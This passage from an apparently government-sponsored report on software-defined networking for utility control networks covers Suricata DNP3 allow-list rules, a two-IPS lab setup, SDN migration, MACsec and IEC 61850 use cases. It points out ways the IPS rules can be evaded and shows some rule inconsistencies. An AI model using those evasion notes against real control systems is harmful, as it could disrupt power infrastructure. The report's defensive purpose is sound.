dnp3_obj: 30,5; msg:"DNP3 Function Code = write (0x2,2)30,5"; flowbits:
isset, READ305; flowbits:unset,READ305; sid:8000221;rev:4;)

pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: read;
dnp3_obj: 32,7; msg:"DNP3 _Function Code = read (0x1,1) 32,7"; flowbits:
set, READ307; sid:8000221;rev:4;)

pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: write;
dnp3_obj: 32,7; msg:"DNP3 Function Code = write (0x2,2)32,7"; flowbits:
isset, READ327; flowbits:unset,READ327; sid:8000221;rev:4;)

pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: read;
dnp3_obj: 60,1; msg:"DNP3 _Function Code = read (0x1,1) 60,1"; flowbits:
set, READ601; sid:8000221;rev:4;)

pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: write;
dnp3_obj: 60,1; msg:"DNP3 Function Code = write (0x2,2)60,1"; flowbits:
isset, READ601; flowbits:unset,READ601; sid:8000221;rev:4;)

# because Suricata uses a negative flow model, drop other DNP3
drop dnp3 any -> any 20000 (msg:”DNP3 message dropped”; sid:8000221;
rev:4;)
```

11.5.4 Signature Capabilities and Gaps

Much of the ability to write a signature for a positive security model using PASS or DROP rules depends on being able to access and enforce use patterns in signatures. This requires the ability to test for certain conditions and make decisions on the state of the packets occurring within the session. Suricata has some deficiencies in this regard as discussed in this DNP3 module example.

Suricata depends on the ability of its processor modules to expose elements of the data flows to the signature engine, which leaves some gaps in the ability to enforce proper traffic flows within a positive security model. This primarily comes from the original purpose of Suricata, which was to be a negative model system enforcing rules to detect malicious traffic flows, but not always providing the ability to define specific enough rules to distinguish subtle differences between good network flows from malicious ones.

While Suricata provides a DNP3 module that allows enforcement based on function type, group variation, packet cyclic redundancy check, and indicator flags, its functionality is primarily focused on application layer of DNP3.

DNP3 was originally implemented using point-to-point analog circuits which required its own lower-level specification to manage access to the physical communications network. When DNP3 was adapted to use TCP/IP for network access, the original DNP3 protocols were layered on top of the TCP/IP layers allowing compatibility with existing DNP3 implementations with little modification. These layers are shown in Table 11-1.

Table 11-1. DNP3 Protocol Layers

DNP3 Application Layer	Application Control 1 byte	Function Code 1 byte	Indications 2 bytes	Object Range Header 2 bytes	DNP3 Objects	.....	Object Range Header 2 bytes	DNP3 Objects
DNP3 Transport Layer	FIN 1 bit	FIR 1 bit	Sequence Number 6 bits					
DNP3 Link Layer	Magic (0x0564) 2 bytes	Length 1 byte	Control 1 byte	Destination 2 bytes	Source 2 bytes	Header Cyclic Redundancy Check 2 bytes		
TCP Header								
IP Header								
Ethernet								

Suricata allows easy access to most elements of the DNP3 application layer, the TCP header, and the IP header, but it does not provide an easy method for accessing and filtering the DNP3 transport layer and DNP3 link layer. Some fields in these layers are required for correctly creating PASS or DROP signatures and verifying correct DNP3 source and DNP3 destination addresses. The DNP3 module in Suricata does not provide DNP3 keywords for these elements. Currently, matching DNP3 source and destination addresses requires matching dnp3_data offsets, whose positions in frames can change during the flow, or through the payload matching keyword “content.”

These gaps in signature capabilities could be addressed in several ways. A longer-term solution would be to leverage the open-source nature of Suricata to extend the DNP3 parser and to add additional DNP3 keywords. In absence of a source code change, there is also the option of using the *content* filter option within the signature language; for example, use content to match for a destination identification of 10.

```
content: | 0A 00 |; length: 2;
```

By using the *content* filters with direct matches or regular expressions matches, it is possible to build more complex signatures that may match on the DNP3 link layer and the DNP3 transport layer. However, this would make development and maintenance of signatures significantly more complex.

During the investigation of the Suricata IPS, the following additional gaps were identified in the current IPS processing:

1. When using Suricata with NetFilter in L2 Bridge (AF_PACKET) mode, only the Ethernet version 2 frame format is supported—this is a limitation of the implementation of NetFilter in the underlying Linux operating system. Communications between network devices that use IEEE 802.2 LLC (logical link control) or IEEE 802.2 SNAP (subnetwork access protocol) format frames will not match properly, and offsets to higher layer header elements within frames will be different depending on the nesting of encapsulations and options present in the IEEE 802.2 format frames. This gap may be somewhat insignificant as most network stacks use Ethernet V2 format frames in wired Ethernet networks. However, wireless Ethernet networks use IEEE 802.2 format frames only.
2. Protocols like IPv4 or IPv6 carried over L2 IEEE 802.2 frame formats will in turn require Suricata to run in L3 routed mode.
3. Also, SDN has supported IEEE 802.2 since OpenFlow specification 1.0.0, so IEEE format frames are bound to be encountered.
4. Some protocols like DNP3 support devices sending multiple requests in a single Ethernet frame or serialized in multiple sequential Ethernet frames before target devices respond. Responses from target devices can be issued in any order with any number of frames. Suricata is limited as to how much protocol state can stack up like this over any time interval which in turn may cause it to permit flows it should block or block flows it should permit. The limitation may also be attacked, causing Suricata to fail.
5. Protocol Validation:

   - The DNP3 protocol is implemented using an abbreviated OSI protocol stack consisting of three layers, carried in the payload area of Ethernet, IPv4 or IPv6, independently:
     - Datalink Layer (Control Function, Destination Address, Source Address)
     - Transport Layer (FIR and FIN Flags, Sequence Number)
     - Application Layer (Function Code, DNP Object [Group, Variation, Prefix, Range])

     To correctly identify and control which DNP3 messages are allowed to pass from a master station to an outstation, all fields must be validated, and source, destination, control, sequencing, function, and object codes must be matched. If any differ, then they are part of a different transaction, erroneous, or possibly spoofed.
   - Both BA and Suricata are limited as to how much of DNP3 they can inspect and track, and it is possible to fool them unless rules are carefully written. For example, a rule could be built using Suricata flowbits and Lua to permit a write function after a select function. If the rule does not also require a match to the DNP3 object targeted, then a master station could issue a select for one object and then write to a different object. The Suricata rule also should reset the flow bit track of the select when the subsequent write is complete.

     Suricata V6.0.0 (current stable release as of October 2020) or V7.0.0 (future release) may address some of the gaps we found in V5.0.3 for its implementation of DNP3, but to date, no further information is available for on their development roadmap or documentation.[85]

[85] See https://redmine.openinfosecfoundation.org/projects/suricata/roadmap, (Accessed October 8, 2020)

Validation criteria for DNP3 were published in AN2013-004B,[86] providing great detail as to what constitutes valid DNP3 requests from master stations and their DNP3 responses from outstations. However, both BA and Suricata only partly implement them.

11.6 Configuring Multiple IPS

In some cases, a single IPS cannot easily accomplish all the filtering that is desired or may be difficult to configure or customize. Some IPSs may offer better filtering in one area (such as detecting malformed packets), while other IPSs may provide a more flexible deep packet inspection. Some IDSs may easily be able to modify rulesets, to respond to dynamic conditions, while other are more rigid.

To address this issue, the SDN4EDS project implemented two different IPSs in series to test how a single SDN environment could be adapted to mimic what would normally be three separate OSI layer-2 LAN environments allowing multiple IPS instantiations to operate on the same DNP3 data stream. The basic setup of the IPSs is shown in Figure 11-8. Note that the configuration shown is not resilient, but SDN flow rules could be created to provide recovery from the failure of an individual IPS by detecting the failure and forwarding the frames around the failed IPS.




Figure 11-8. Multiple IPS Configuration

These connections are shown in table form in Table 11-2, and the physical cable layout in the SDN4EDS laboratory is shown in Figure 11-9.

[86] DNP3 AN2013-004b Validation of Incoming DNP3 Data, available at https://www.dnp.org/LinkClick.aspx?fileticket=bTubmc6O7kg%3d&tabid=66&portalid=0&mid=447&forcedownload=true, (Accessed October 6, 2020)

Table 11-2. Port and IP Address Assignments

Device	Role	SDN switch:port	IP Address (if applicable)
Binary Armor - VM	BA Configuration Manager	In-band Controller	192.168.10.4
Binary Armor - LOW	Unprotected LAN or WAN	S1:F1	192.168.10.100 (Mgmt port) 192.168.1.18 (DNP3 traffic)
Binary Armor - HIGH	Protected SCADA or ICS	S1:C4	NA
DNP3 master station	DNP3 client	S2:C2	192.168.1.17
DNP3 outstation	DNP3 server	S1:B3	192.168.1.18
Suricata - LOW	Bridged IPS	S1:B4	NA
Suricata - HIGH	Bridged IPS	S1:E1	NA
Switch2 to Switch1	Trunk	S2:D2 to S1:D1	NA




Figure 11-9. Physical Cable Configuration

The SDN flow rules for the configuration were created to allow traffic to flow between the DNP master station and the DNP3 outstation through both the BA IPS and the Suricata IPS without requiring any addressing or configuration changes on either the DNP3 master station or the DNP3 outstation. The SDN flow rules allow both IPS devices to operate as transparent bridge nodes, effectively performing man-in-the-middle address masquerading and creating three logically separate LAN environments as shown in Figure 11-8. Each of the LAN segments represents an independent “ARP domain,” allowing the TCP/IP protocol stacks on the DNP3 end devices to operate normally. That is, the DNP3 outstation sees the Suricata HIGH side port as IP address 192.168.1.17, while simultaneously allowing the Suricata LOW side to see the Binary Armor HIGH side port as IP address 192.168.1.17 and allowing the BA LOW side port to see the DNP3 master station as IP address 192.168.1.17. The rules were developed using the

OpenFlow syntax and comprised of matching packets by their ARP requests for ARP resolution, the physical switch ports the devices are connected to, the devices IP addresses, the TCP protocol, and the TCP port number in which the standard DNP3 protocol operates over.

Because of the nature of operation of the BA and Suricata devices, rules had to be made between end points and the devices that sat between the DNP3 nodes to forward traffic to and from BA and Suricata devices, but also resolving the DNP3 communication by forwarding the appropriate request and responses back. Given a set of devices *D* that contains the elements $D = \{BA_{low}, BA_{high}, S_{low}, S_{high}, M, O\}$ where BA_{low} is the BA device's "LOW" interface, BA_{high} is the BA device's "HIGH" interface, S_{low} is the Suricata device's "LOW" interface, S_{high} is the device's "HIGH" interface, *M* is the DNP3 Master station device, and *O* is the DNP3 outstation device, the high-level flow of traffic is determined be the following configurations, assuming that *M* initiates communication:

1. M sends and receives ARP to BAlow
2. BAlow sends and receives ARP to M (impersonating as O, thus acting as a "Man in the middle")
3. M sends and receives DNP3 traffic to BA_{low}
4. BA_{low} sends and receives DNP3 traffic to M. Upon receiving DNP3 traffic destined to O, BA_{low} forwards the traffic to BA_{high} via an internal bridge between the BA device's two interfaces
5. BA_{high} (impersonating as M) is configured to forward and receive the DNP3 traffic to the S_{low} interface
6. S_{low} forwards incoming traffic to the interface S_{high} via an internal bridge
7. S_{high} forwards the incoming traffic to O. This observation effectively means that between M and O sits four elements, with the BA_{high} , S_{low} , and S_{high} impersonating M.
8. *O* sends and receives ARP and DNP3 traffic to S_{high}
9. S_{high} forwards the matched traffic to its other interface S_{low}
10. S_{low} forwards the incoming traffic to BA_{high}
11. BA_{high} forwards the matched traffic to its other interface BA_{low}
12. As specified in configurations 1 through 4, M and BA_{low} will communicate as if M was communicating directly with O.

SDN allows this configuration by creating flow rules that match not only in physical MAC address and IP address but also on the physical switch port the traffic arrives on. In OpenFlow, traffic that is "matched" based on these criteria have several options, among these is the *output* action. Using this action, frames can be directed to specific physical ports regardless of where the protocol packet headers (i.e., IP addressing information) would indicate the frame be sent (a difference from standard layer-2 network switching). Thus, the true path to which the traffic is forwarded can be abstracted from the endpoints while allowing middle devices to perform the necessary operations, in this case checking for DNP3 function codes and determining whether they are appropriate to forward or not.

11.7 Future Considerations and Options

The current approach for behavior enforcement and inspection requires that the protocols be transmitted in plain text so they can be inspected. This approach cannot work if the "secure" versions of the protocols that encrypt the payload component of the message are used.

Secure native versions of Modbus[87] and DNP3[88] are available, and security mechanisms for IEC 61850, based on IEC 62351, are being developed and implemented.

Some implementations provide for authentication and message integrity without encryption, while others enforce encryption. Most of the approaches apply the security features to the payload (OSI layer 7) portion of the packet. Packet inspection will still be possible if only authentication or integrity is used (but any content change that may result from the inspection process will trigger integrity failures).

However, if encryption is used, the contents of the packet are intentionally obscured from observation to protect the confidentiality of the data.

There is no good solution to overcome the use of encryption, but there are two possible approaches:

1. Perform only protocol transactional behavior monitoring (i.e., look at traffic flow patterns and pair relationships). This will not provide the packet inspection depth that is envisioned for the project. Work in this area using machine learning has been performed at Johns Hopkins University [Babay 2019].
2. Implement decryption and encryption of the packets. This will require access to the keys, and if implemented transparently, require the use of the same decryption and re-encryption keys as are used by the receiving and transmitting nodes in order to be completely transparent. This is counter to all good security practices regarding key management but will be required if the transparent inspection device is to be inserted into an existing communication path, or if the SDN environment is configured to automatically "route around" the protocol enforcement engine in the event of its failure.

11.8 Conclusions

We have reported just an overview of simple IDS and IPS methods that are available for EDS OT-SDN networks. Not only should these be researched more, but there are additional methods that can be realized through research. In addition, this brief does not cover or uncover the additional OT-SDN controller applications that also could be considered and researched for augmenting an IDS' or IPS' capabilities on an OT-SDN network. There also are the aspects of additional research and ideas regarding Advanced Persistent Threats. Behavioral monitoring and inducing an adversary to "*readily*" reveal their tactics, techniques, and procedures is another aspect of an OT-SDN system's capability that should be researched.

[87] See https://modbus.org/docs/MB-TCP-Security-v21_2018-07-24.pdf, (Accessed August 19, 2020)
[88] See for example https://www.trianglemicroworks.com/products/source-code-libraries/dnp-scl-pages/secure-authentication, (Accessed August 19, 2020)

12.0 Decision Process (decision tree, questions, etc.)

This section of the blueprint architecture discusses the decision process that a utility could use to determine where SDN could be used within their environment. It contains example questions to be used internally to determine where SDN can be deployed, what network characteristics make sense for an SDN deployment, how flow rules should be developed and created, etc.

Also included in this section is a discussion of an example process that could be used to gradually roll out an SDN environment into a large existing traditional networking environment, and a discussion of how the migration or rollout could be accomplished.

12.1 Migrating to SDN

Implementing SDN is highly contextual based on the infrastructure and services identified for virtualization. To prepare for the transition to SDN, some version of the following questions need to be answered:

- What are my goals for migrating to open SDN?
- What are the migration options available to achieve my goal?
- What steps and what sequence of those steps should be taken to achieve my goals?

For the purpose of this paper, we propose the goal to be set as:

> Establishing a secure, virtualized, scalable control plane for the purpose of adopting standardized, packet-switched technologies for data communications within, to, and from the electrical distribution edge.

The migration options can be described as legacy to greenfield and legacy to hybrid. For the purposes of this paper, the legacy to hybrid (i.e., a network containing both SDN and legacy equipment) approach will be assumed.

The steps and sequence of steps is to introduce and migrate critical control flows from legacy to the new hybrid network can be further defined by careful definition of the following variables:

- What is the current state of the soon-to-be hybridized network?

  There is a very valid argument that, while a stand-alone SDN controller, serving a specific function (i.e., abstract forwarding plane, defining logical flows, instantiating virtual machines, or optimizing MPLS label switched paths) can be implemented for the purposes of achieving a specific goal; an automation backplane platform underpinning said SDN controller and other complementary controllers can provide business value via the ability to provide a common set of APIs, common provisioning language, a common set of networking primitives, a common big data database and a common time series database. Such a platform could serve as a virtual underlay for automation, telemetry, orchestration, and management functions for future deployment of similar SDN technologies but also existing element management, work order, and business logic systems.
- What are the core requirements of the new hybrid network architecture? How are the requirements prioritized?

- What security paradigm will be implemented for the new, hybrid SDN environment? How will it be firewalled off from traditional business application infrastructure? Is there a framework to ensure trust if additional SDN controllers are added?
- What is the plan to implement a phased introduction of and migration to SDN elements within the data or control center, the WAN, and the distribution edge (substation)? What substation has been identified for the first semi-live deployment?
- To what extent will the new control plane be physically distributed to ensure resilience and reliability?
- How will the initial deployment be staged and tested prior to deployment into production substations? What are the criteria for success?
- How will each phase of the design and testing be validated before moving to the next phase?

12.2 Installing and Maintaining an SDN Environment

As an overlay technology, SDN is the proper first step for introducing next generation technology into the control network. Automating the underlay would be extremely difficult to accomplish and would not benefit from the common APIs, common Service Primitive, and common provisioning language strategy that is employed for SDN overlay technologies.

- *Order and Fulfillment*: Self-care portal provisions services based on existing repeatable templates to deliver services in minutes.
- *Control*: Customers have substantial visibility into and control over their services, giving them the ability and flexibility required to activate, modify, remove, and relocate services. Requested changes are automatically configured in the network with fewer errors.
- *Security*: Automated security detects malicious traffic and enforces policies designed to safeguard network access.
- *Policies*: Policy-based service management adjusts network resources, including bandwidth and traffic priority, allowing the network to dynamically provide differentiated services and role-based access.
- *Assurance*: Proactive error detection and fault reporting provide insights that enable network operations to reroute traffic and limit service disruptions.
- *Performance*: Automation provides active traffic management while maintaining service performance objectives.
- *Analytics*: Analytics capabilities enable service data to be collected and analyzed from across the network domain for network optimization purposes.
- *Usage and Reporting*: Reporting features record and measure usage patterns, traffic volume, and any specific usage of network resources for network planning purposes.

12.3 MAC Security (MACsec)

Data security generally applies to data at rest or in motion. While data at rest uses encrypted disks, data in motion involves secure communications over untrusted networks and options range from SSL/TLS/DTLS to IPSEC/MACsec.

SSL/TLS/DTLS (SSL has been deprecated in favor of TLS) are solutions specific to “application security” (e.g., browsers for e-commerce transactions or VPN to establish remote connectivity). From an OSI model perspective, SSL/TLS/DTLS operate at layer 4 or the transport layer.

IPSEC is primarily used for establishing secure “network to network” tunnels configured on routers. IPSEC is implemented on layer 3 (IP) of the OSI model.

MACsec has been traditionally used for “secure connectivity of LANs as well as end points” (e.g., phones/tablet/workstations as well as networks). MACsec is configured at layer 2 (Data Link) of the OSI model. It is a defense against layer 2 attacks such as ARP spoofing, DHCP starvation, MAC flooding, Spanning Tree, VLAN hopping, etc.. MACsec, also known as IEEE802.1AE [IEEE 802.1AE], secures ARP/DHCP/LLDP traffic and is commonly used with Port-Based Network Access Control [IEEE 802.1X].

A combination of SSL/TLS and IPSEC/MACsec provides protections from layer 4 (Transport) to layer 2 (Data Link) of the OSI model and protects data in motion originating from applications to devices.

A common MACSEC configuration between two edge devices would involve some combination of the following process:

1. Setting up at least one transmit secure channel and, at its counterpart, a matching receive secure channel.
2. Enabling MACsec, and for each secure channel—transmit or receive—defining the connectivity associate parameters. This includes the Connectivity Association Key (which can be a pre-shared key and a Connectivity Association Name. The Connectivity Association Key and Connectivity Association Name are user configured values and must be identical on both devices. The Connectivity Association Key is a long-term master key, 128 bit or 256 bit in length, that is used to generate Integrity Check Value Key for validation of a sender and Key Encrypting Key to protect the MACsec security association keys.
3. As a MACsec enabled interface comes online, MACsec Key Agreement PDUs are exchanged and, if parameters are valid, then security association keys are used to encrypt and decrypt data traffic.

13.0 Operational Use Cases

Contents of this section was revised in Version 3 (September 15, 2018), and further revised in the report ".Software-Defined Networks for Energy Delivery Systems: Business Function Use Cases" in November 2020,

Security-focused use cases are provided in Section 4.0 to illustrate how SDN can provide cybersecurity natively or as additional security protections. The use cases described below explain how SDN can meet operational expectations and requirements of an EDS. Concepts such as isolation and testing, patching, substation automation, and prioritization of communications are addressed.

13.1 IEC 61850 traffic stream separation and failure recovery

The use of IEC-61850 currently is limited but growing in use in the United States and is more widely used in Europe and other parts of the world. This operational use case is focused on the ability of SDN technology to support using all available communication pathways simultaneously during normal operations, assigning separate protocols or application communication to each communication media, designing failover and priority when a communication failure occurs, and recovery from the failure. The illustration of SDN capabilities could have been made using DNP3, IEEE C37.118, and metering data and their separate or shared communication infrastructure. The concepts described are transferable. The SDN4EDS project team acknowledges the previous work establishing the parallel redundancy protocol (PRP) and views SDN as an enabler of PRP, not a competitor. The following discussion applies equally to both PRP and non-PRP networks.

This use case examines how SDN can recover from equipment failure with minimal or no impact on operations.

- As shown in Figure 13-1, IEC 61850 supports three different protocols: 1) SV, 2) GOOSE, and 3) MMS. To make the applications work to specifications, PTP network time synchronization or the use of out-of-band Inter Range Instrumentation Group time synchronization is required.
- We will explore how SDN can prioritize the communication of each sub-protocol during normal as well as degraded operating environments, an example of which is shown in Figure 13-2. This work will include testing the capabilities to only deliver the packets the end device wants to process when the sources have individually tagged traffic (different virtual LANs [VLAN]) and, when all sources are on the same VLAN. The goal is to only deliver SV and GOOSE packets to the subscribers that want them and not burden other devices. We will also test how packet injection of multicast control messages impacts the system while documenting the attack surface.

  SV and GOOSE messages will have highest priority followed by time (second), MMS (third), and EA (lowest). The team will evaluate improvements to priority through flow path planning and as well as options this conversation-based orchestration enables. DoS and other attacks can be applied, and results captured.
- Station bus and process bus also are common solutions in separation of traffic due to the limited capabilities in traditional networking for multicast traffic so the team will re-evaluate

the possibilities with SDN and how that makes packet delivery more reliable and secure. The team will test the impact of removing an SDN flow controller on the operational network.

- SDN also allows you to design failover and combine or stop and only send priority traffic in microseconds, the team will evaluate how this new level of performance supports and impacts the network design and work that is needed to be done. Network recovery time to guarantee GOOSE message delivery must be less than 4 milliseconds. Network recovery can be tested by capturing GOOSE traffic, looking at the sequence numbers in the GOOSE packets, and verifying that none are missing.
- The same approach applies to more commonly used domestic protocols such as DNP3, Inter-Control Center Communications Protocol, IEEE C37.118, and metering communications.
- Test and evaluate the solution that it is working as expected.




Figure 13-1. Traffic Stream Separation – Normal Case




Figure 13-2. Traffic Stream Separation – With Equipment Failure

13.2 Testing or Isolation within a Substation

As the networking and communication infrastructure in a substation becomes more complex, the need to periodically test the functionality of the equipment becomes more important. The use of an SDN environment allows individual components to be isolated from the production network and be tested without impact. This functionally is equivalent to the process of removing a protection relay from service to allow a relay technician to calibrate and test its functionality while leaving the equipment physically mounted in the substation.

This use case examines how SDN allows equipment testing in an operational environment with minimal or no impact on operations.

- Within a mesh network configuration, logically isolate and forward traffic between two test relays through a specific test switch to ensure that traffic filtering can be tested without impacting other switches or traffic flows.
- Switches and relays not being tested will not see any difference in logical traffic flows (but the physical path may be different if the traffic would normally flow through the test switch).
- Traffic may be limited to just one type of traffic, traffic from a single port on a relay, or all traffic between two relays.
- Testing could be associated with new firmware, switches, or relay feature sets, or forwarding rules.
- Test change management and measure disruption of communications, add and remove switches as well as add and remove flows. The team will simulate network faults and measure the scope of the impact (i.e., does it impact just the flows on that wire or does it have a broader impact then this).

Given the network in Figure 13-3, isolate SDN switches 2 and 5 from the network to force all traffic to route around them, and insert test traffic between test points 2 and 5 to test the functionality of network communications between SDN switches 2 and 5.

